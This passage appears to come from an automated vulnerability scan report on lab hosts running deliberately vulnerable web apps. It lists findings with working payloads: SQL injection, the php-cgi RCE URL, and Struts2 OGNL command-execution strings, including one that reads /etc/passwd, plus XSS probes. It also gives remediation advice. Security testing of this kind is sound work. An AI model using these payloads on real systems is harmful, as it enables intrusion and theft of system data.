This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Affected Nodes:

1/1	Target	192.168.105.200
	Vulnerability details	Target 192.168.105.200 has VSFTPD v2.3.4 Backdoor Command Execution vulnerability
	Parameter names	Null
	Payload	

References:

REFERENCES
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Vulnerability Solution:

At present, the manufacturer has released patches and upgrades. We recommend that users of this product follow the manufacturer's homepage to obtain the patch or the latest version

27 - 34 SQL Injection

Description:

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Hackers may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more.

Affected Nodes:

1/8	Target	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go has SQL Injection vulnerability
	Parameter names	movie
	Payload	movie=-7786 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6b6271,0x734a466549616e6a4a4266486c676e4b4a475468574f67734c636778774b766d4542656148617441,0x716a6a6b71),NULL-- -&action=go
2/8	Target	http://192.168.105.196:81/bwapp/sqli_13.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_13.php has SQL Injection vulnerability
	Parameter names	movie
	Payload	movie=1
3/8	Target	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1

	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php?movie=1 has SQL Injection vulnerability
	Parameter names	movie
	Payload	movie=1
4/8	Target	http://192.168.105.196:81/bwapp/sqli_1.php?title=Mr.
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_1.php?title=Mr. has SQL Injection vulnerability
	Parameter names	title
	Payload	title=Mr.
5/8	Target	http://192.168.105.196:81/bwapp/sqli_15.php?title=Mr.
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_15.php?title=Mr. has SQL Injection vulnerability
	Parameter names	title
	Payload	title=Mr.
6/8	Target	http://192.168.105.196:81/bwapp/sqli_15.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_15.php has SQL Injection vulnerability
	Parameter names	security_level
	Payload	security_level=0
7/8	Target	http://192.168.105.196:81/bwapp/sqli_15.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_15.php has SQL Injection vulnerability
	Parameter names	bug
	Payload	bug=0
8/8	Target	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php has SQL Injection vulnerability
	Parameter names	blog_entry
	Payload	add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=data&csrf-token=SecurityIsDisabled

References:

REFERENCES

REFERENCES
https://www.owasp.org/index.php/Blind_SQL_Injection
https://en.wikipedia.org/wiki/SQL_injection
http://www.websec.ca/kb/sql_injection
https://www.owasp.org/index.php/SQL_Injection

Vulnerability Solution:

The only sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

35 PHP-CGI Remote Code Execution (RCE) (CVE-2012-1823)

Description:

sAPI/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the “d” case.

Affected Nodes:

1/1	Target	http://192.168.105.200/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
	Vulnerability details	Target http://192.168.105.200/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input has PHP-CGI Remote Code Execution (RCE) (CVE-2012-1823) vulnerability
	Parameter names	index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
	Payload	http://192.168.105.200/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2012-1823

Vulnerability Solution:

upgrade php to version 5.3.13 and 5.4.3.

36 - 37 Struts2 Remote Code Execution(S2-016) (CVE-2013-2251)

Description:

There is a remote command execution vulnerability in 'Apache Struts2. Malicious users can execute arbitrary java code with ognl syntax on the server, which makes the system execute malicious commands, leading to hackers' invasion, thus threatening the security of the server and greatly affecting it.

Affected Nodes:

1/2	Target	http://192.168.105.197:8008/cookie.action
	Vulnerability details	Target http://192.168.105.197:8008/cookie.action has Struts2 Remote Code Execution(S2-016) (CVE-2013-2251) vulnerability
	Parameter names	url
	Payload	redirect:${%23req%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2b%27rk2.disp%27%2b%27atcher.HttpSer%27%2b%27vletReq%27%2b%27uest%27),%23s%3dnew%20java.util.Scanner((new%20java.lang.ProcessBuilder(%2713745325-cd3d-4961-b71d-d04727bb02b0%27.toString().split(%27\\s%27))).start().getInputStream()).useDelimiter(%27\\AAAA%27),%23str%3d%23s.hasNext()?%23s.next():%27%27,%23resp%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2b%27rk2.disp%27%2b%27atcher.HttpSer%27%2b%27vletRes%27%2b%27ponse%27),%23resp.setCharacterEncoding(%27UTF-8%27),%23resp.getWriter().println(%23str),%23resp.getWriter().flush(),%23resp.getWriter().close()}
2/2	Target	http://192.168.105.197:8008/devmode.action
	Vulnerability details	Target http://192.168.105.197:8008/devmode.action has Struts2 Remote Code Execution(S2-016) (CVE-2013-2251) vulnerability
	Parameter names	url
	Payload	redirect:${%23req%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2b%27rk2.disp%27%2b%27atcher.HttpSer%27%2b%27vletReq%27%2b%27uest%27),%23s%3dnew%20java.util.Scanner((new%20java.lang.ProcessBuilder(%2713745325-cd3d-4961-b71d-d04727bb02b0%27.toString().split(%27\\s%27))).start().getInputStream()).useDelimiter(%27\\AAAA%27),%23str%3d%23s.hasNext()?%23s.next():%27%27,%23resp%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2b%27rk2.disp%27%2b%27atcher.HttpSer%27%2b%27vletRes%27%2b%27ponse%27),%23resp.setCharacterEncoding(%27UTF-8%27),%23resp.getWriter().println(%23str),%23resp.getWriter().flush(),%23resp.getWriter().close()}

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2013-2251
http://struts.apache.org/release/2.3.x/docs/s2-016.html

Vulnerability Solution:

At present, the manufacturer has released an upgrade patch to fix this security problem. The link to get the patch is http://struts.apache.org/release/2.3.x/docs/s2-016.html

38 Apache Struts2 Remote Command Execution (S2-008)

Description:

There is a remote command execution vulnerability in 'Apache Struts2. Malicious users can execute arbitrary java code with ognl syntax on the server, which makes the system execute malicious commands, leading to hackers' invasion, thus threatening the security of the server and greatly affecting it.

Affected Nodes:

1/1	Target	http://192.168.105.197:8008/devmode.action
	Vulnerability details	Target http://192.168.105.197:8008/devmode.action has Apache Struts2 Remote Command Execution (S2-008) vulnerability
	Parameter names	url
	Payload	?debug=command&expression=(%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23foo%3Dnew%20java.lang.Boolean%28%22false%22%29%20%2C%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3D%23foo%2C@org.apache.commons.io.IOUtils@toString%28@java.lang.Runtime@getRuntime%28%29.exec%28%27cat /etc/passwd%27%29.getInputStream%28%29%29)

References:

REFERENCES
https://cwiki.apache.org/confluence/display/WW/S2-008

Vulnerability Solution:

The manufacturer is strongly recommended to upgrade to Struts 2.3.18 or higher. The link to get the patch is https://cwiki.apache.org/confluence/display/WW/S2-008

39 - 42 Struts2 Remote Code Execution(S2-045) (CVE-2017-5638)

Description:

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string

Affected Nodes:

1/4	Target	http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu
	Vulnerability details	Target http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu has Struts2 Remote Code Execution(S2-045) (CVE-2017-5638) vulnerability
	Parameter names	url

	Payload	%{(#test='multipart/form-data'). (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS). (#_memberAccess?(#_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.container']). (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()). (#ognlUtil.getExcludedClasses().clear()). (#context.setMemberAccess(#dm)))). (#req=@org.apache.struts2.ServletActionContext@getRequest()). (#res=@org.apache.struts2.ServletActionContext@getResponse()). (#res.setContentType('text/html;charset=UTF-8')). (#res.getWriter().print('struts2_vulnera_')). (#res.getWriter().print('check')).(#res.getWriter().flush()). (#res.getWriter().close())}
2/4	Target	http://192.168.105.197:8045/doUpload.action
	Vulnerability details	Target http://192.168.105.197:8045/doUpload.action has Struts2 Remote Code Execution(S2-045) (CVE-2017-5638) vulnerability
	Parameter names	url
	Payload	%{(#test='multipart/form-data'). (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS). (#_memberAccess?(#_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.container']). (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()). (#ognlUtil.getExcludedClasses().clear()). (#context.setMemberAccess(#dm)))). (#req=@org.apache.struts2.ServletActionContext@getRequest()). (#res=@org.apache.struts2.ServletActionContext@getResponse()). (#res.setContentType('text/html;charset=UTF-8')). (#res.getWriter().print('struts2_vulnera_')). (#res.getWriter().print('check')).(#res.getWriter().flush()). (#res.getWriter().close())}
3/4	Target	http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz
	Vulnerability details	Target http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz has Struts2 Remote Code Execution(S2-045) (CVE-2017-5638) vulnerability
	Parameter names	url

	Payload	%{(#test='multipart/form-data'). (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS). (#_memberAccess?(#_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.co ntainer']). (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl .OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()). (#ognlUtil.getExcludedClasses().clear()). (#context.setMemberAccess(#dm)))). (#req=@org.apache.struts2.ServletActionContext@getRequest()). (#res=@org.apache.struts2.ServletActionContext@getResponse()). (#res.setContentType('text/html;charset=UTF-8')). (#res.getWriter().print('struts2_vulnera_')). (#res.getWriter().print('check')).(#res.getWriter().flush()). (#res.getWriter().close())}
4/4	Target	http://192.168.105.197:8046/doUpload.action
	Vulnerability details	Target http://192.168.105.197:8046/doUpload.action has Struts2 Remote Code Execution(S2-045) (CVE-2017-5638) vulnerability
	Parameter names	url
	Payload	%{(#test='multipart/form-data'). (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS). (#_memberAccess?(#_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.co ntainer']). (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl .OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()). (#ognlUtil.getExcludedClasses().clear()). (#context.setMemberAccess(#dm)))). (#req=@org.apache.struts2.ServletActionContext@getRequest()). (#res=@org.apache.struts2.ServletActionContext@getResponse()). (#res.setContentType('text/html;charset=UTF-8')). (#res.getWriter().print('struts2_vulnera_')). (#res.getWriter().print('check')).(#res.getWriter().flush()). (#res.getWriter().close())}

References:

REFERENCES
https://cwiki.apache.org/confluence/display/WW/S2-045
https://nvd.nist.gov/vuln/detail/CVE-2017-5638

Vulnerability Solution:

At present, the manufacturer has released an upgrade patch to fix this security problem. The link to get the patch is https://cwiki.apache.org/confluence/display/WW/S2-045

43 - 46 Struts2 Remote Code Execution(S2-046)

Description:

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.

Affected Nodes:

1/4	Target	http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu
	Vulnerability details	Target http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu has Struts2 Remote Code Execution(S2-046) vulnerability
	Parameter names	url
	Payload	----------WEBKIT198919991920098822555 Content-Disposition: form-data; name="foo"; filename="%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='13745325-cd3d-4961-b71d-d04727bb02b0').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}\x00b" Content-Type: text/plain zzzzz ----------WEBKIT198919991920098822555--
2/4	Target	http://192.168.105.197:8045/doUpload.action
	Vulnerability details	Target http://192.168.105.197:8045/doUpload.action has Struts2 Remote Code Execution(S2-046) vulnerability
	Parameter names	url
	Payload	----------WEBKIT198919991920098822555 Content-Disposition: form-data; name="foo"; filename="%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='13745325-cd3d-4961-b71d-d04727bb02b0').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}\x00b" Content-Type: text/plain zzzzz ----------WEBKIT198919991920098822555--

3/4	Target	http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz
	Vulnerability details	Target http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz has Struts2 Remote Code Execution(S2-046) vulnerability
	Parameter names	url
	Payload	----------WEBKIT19891999191920098822555 Content-Disposition: form-data; name="foo"; filename="%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='13745325-cd3d-4961-b71d-d04727bb02b0').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}\x00b" Content-Type: text/plain zzzzz ----------WEBKIT19891999191920098822555--
4/4	Target	http://192.168.105.197:8046/doUpload.action
	Vulnerability details	Target http://192.168.105.197:8046/doUpload.action has Struts2 Remote Code Execution(S2-046) vulnerability
	Parameter names	url
	Payload	----------WEBKIT19891999191920098822555 Content-Disposition: form-data; name="foo"; filename="%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='13745325-cd3d-4961-b71d-d04727bb02b0').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}\x00b" Content-Type: text/plain zzzzz ----------WEBKIT19891999191920098822555--

References:

REFERENCES
https://cwiki.apache.org/confluence/display/WW/S2-046
https://nvd.nist.gov/vuln/detail/CVE-2017-5638

Vulnerability Solution:

At present, the manufacturer has released an upgrade patch to fix this security problem. The link to get the patch is https://cwiki.apache.org/confluence/display/WW/S2-045

47 - 48 PHP Code Execution

Description:

Because the developers write the source code, there is no filtering for the special function entry that can be executed in the code, so the client can submit the malicious construction statement and submit it to the server for execution. In the command injection attack, the web server does not filter functions such as system(), eval(), exec(), etc., which are the main reasons for the success of the attack.

Affected Nodes:

1/2	Target	http://192.168.105.196:81/code_exc.php?a=1
	Vulnerability details	Target http://192.168.105.196:81/code_exc.php?a=1 has PHP Code Execution vulnerability
	Parameter names	a
	Payload	@print(md5(812812))
2/2	Target	http://192.168.105.196:81/exec.php?a=whoami
	Vulnerability details	Target http://192.168.105.196:81/exec.php?a=whoami has PHP Code Execution vulnerability
	Parameter names	a
	Payload	echo 95a00694c96679$()\\ ea7481fd361c07cd91\\nz^xyu\|\|a #' &echo 95a00694c96679$()\\ ea7481fd361c07cd91\\nz^xyu||a #|\" &echo 95a00694c96679$()\\ ea7481fd361c07cd91\\nz^xyu||a

References:

REFERENCES
https://owasp.org/www-community/attacks/Code_Injection
https://cwe.mitre.org/data/definitions/94.html

Vulnerability Solution:

1. Do not insert any untrusted data in the page. Strictly check all the construction statements that may execute the command when submitting the input. Control the external input. The parameters of the system command execution function are not allowed to be passed externally.

49 - 53 PHP 'phpinfo' Page Information Disclosure

Description:

In PHP environment, variables and other information can be obtained through the phpinfo page. The disclosure of these information combined with some other vulnerabilities can exposed the system to infiltrate and attack.

Affected Nodes:

1/5	Target	http://192.168.105.196:81/bwapp/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/phpinfo.php has PHP 'phpinfo' Page Information Disclosure vulnerability
	Parameter names	url
	Payload	
2/5	Target	http://192.168.105.196:81/include.php?file=phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=phpinfo.php has PHP 'phpinfo' Page Information Disclosure vulnerability
	Parameter names	url
	Payload	
3/5	Target	http://192.168.105.196:81/bwapp/admin/phpinfo.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/admin/phpinfo.php has PHP 'phpinfo' Page Information Disclosure vulnerability
	Parameter names	url
	Payload	
4/5	Target	http://192.168.105.200/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/phpinfo.php has PHP 'phpinfo' Page Information Disclosure vulnerability
	Parameter names	url
	Payload	
5/5	Target	http://192.168.105.200/mutillidae/phpinfo.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/phpinfo.php has PHP 'phpinfo' Page Information Disclosure vulnerability
	Parameter names	url
	Payload	

References:

REFERENCES
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/

Vulnerability Solution:

1. Delete phpinfo file

54 - 100 Cross-Site Scripting

Description:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Affected Nodes:

1/47	Target	http://192.168.105.196:81/code_exc.php?a=1
	Vulnerability details	Target http://192.168.105.196:81/code_exc.php?a=1 has Cross-Site Scripting vulnerability
	Parameter names	a
	Payload	<ScRiPt >JLPi(5393)</ScRiPt>
2/47	Target	http://192.168.105.196:81/xss.php?address1=test
	Vulnerability details	Target http://192.168.105.196:81/xss.php?address1=test has Cross-Site Scripting vulnerability
	Parameter names	address1
	Payload	MByt<7800>MByt7800</7800>
3/47	Target	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go has Cross-Site Scripting vulnerability
	Parameter names	movie
	Payload	<ScRiPt >MglC(3217)</ScRiPt>
4/47	Target	http://192.168.105.196:81/bwapp/xss_eval.php?date=Date()
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_eval.php?date=Date() has Cross-Site Scripting vulnerability
	Parameter names	date
	Payload	</script><ScRiPt >KnEO(9247)</ScRiPt>
5/47	Target	http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data has Cross-Site Scripting vulnerability
	Parameter names	lastname
	Payload	firstname=data&lastname=data
6/47	Target	http://192.168.105.196:81/bwapp/htmli_post.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_post.php has Cross-Site Scripting vulnerability
	Parameter names	lastname
	Payload	firstname=data&lastname=data
7/47	Target	http://192.168.105.196:81/bwapp/sqli_13.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_13.php has Cross-Site Scripting vulnerability
	Parameter names	movie
	Payload	movie=1
8/47	Target	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php?movie=1 has Cross-Site Scripting vulnerability
	Parameter names	movie
	Payload	movie=1
9/47	Target	http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250
	Vulnerability details	Target http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250 has Cross-Site Scripting vulnerability
	Parameter names	ParamHeight
	Payload	irsv<3170>irsv3170</3170>
10/47	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >INxn(4761)</ScRiPt>
11/47	Target	http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=home.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=home.php has Cross-Site Scripting vulnerability
	Parameter names	page
	Payload	GWQf<9000>GWQf9000</9000>
12/47	Target	http://192.168.105.200/mutillidae/index.php?page=home.php

	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=home.php has Cross-Site Scripting vulnerability
	Parameter names	page
	Payload	fuYh<4008>fuYh4008</4008>
13/47	Target	http://192.168.105.200/mutillidae/?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/?page=add-to-your-blog.php has Cross-Site Scripting vulnerability
	Parameter names	page
	Payload	zuCi<2067>zuCi2067</2067>
14/47	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has Cross-Site Scripting vulnerability
	Parameter names	username
	Payload	</script><ScRiPt >UUjX(2956)</ScRiPt>
15/47	Target	http://192.168.105.200/twiki/bin/edit/Main/WebHome?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/WebHome?topicparent=Main.WebHome has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='ibwT(6857)'bad="
16/47	Target	http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121414
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121414 has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	topicparent=AndreaSterbini
17/47	Target	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php has Cross-Site Scripting vulnerability
	Parameter names	page
	Payload	add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=data&csrf-token=SecurityIsDisabled

18/47	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has Cross-Site Scripting vulnerability
	Parameter names	username
	Payload	password-generator-php-submit-button=Generate
19/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >wshO(7926)</ScRiPt>
20/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >oxJi(1916)</ScRiPt>
21/47	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template
	Payload	<ScRiPt >XrNl(5745)</ScRiPt>
22/47	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >putm(8256)</ScRiPt>
23/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1

	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >ytUW(1724)</ScRiPt>
24/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?topicparent=TWiki.GoodStyle
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?topicparent=TWiki.GoodStyle has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='tUcu(2369)'bad="
25/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121416
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121416 has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	topicparent=AdminSkillsAssumptions
26/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?topicparent=TWiki.TextFormattingRules
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?topicparent=TWiki.TextFormattingRules has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='RnbQ(1593)'bad="
27/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121416
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TextFormattingRules?t=1633121416 has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	topicparent=AdminSkillsAssumptions
28/47	Target	http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/TWikiGroups?topicparent=Main.WebHome has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='vXgZ(5192)'bad="

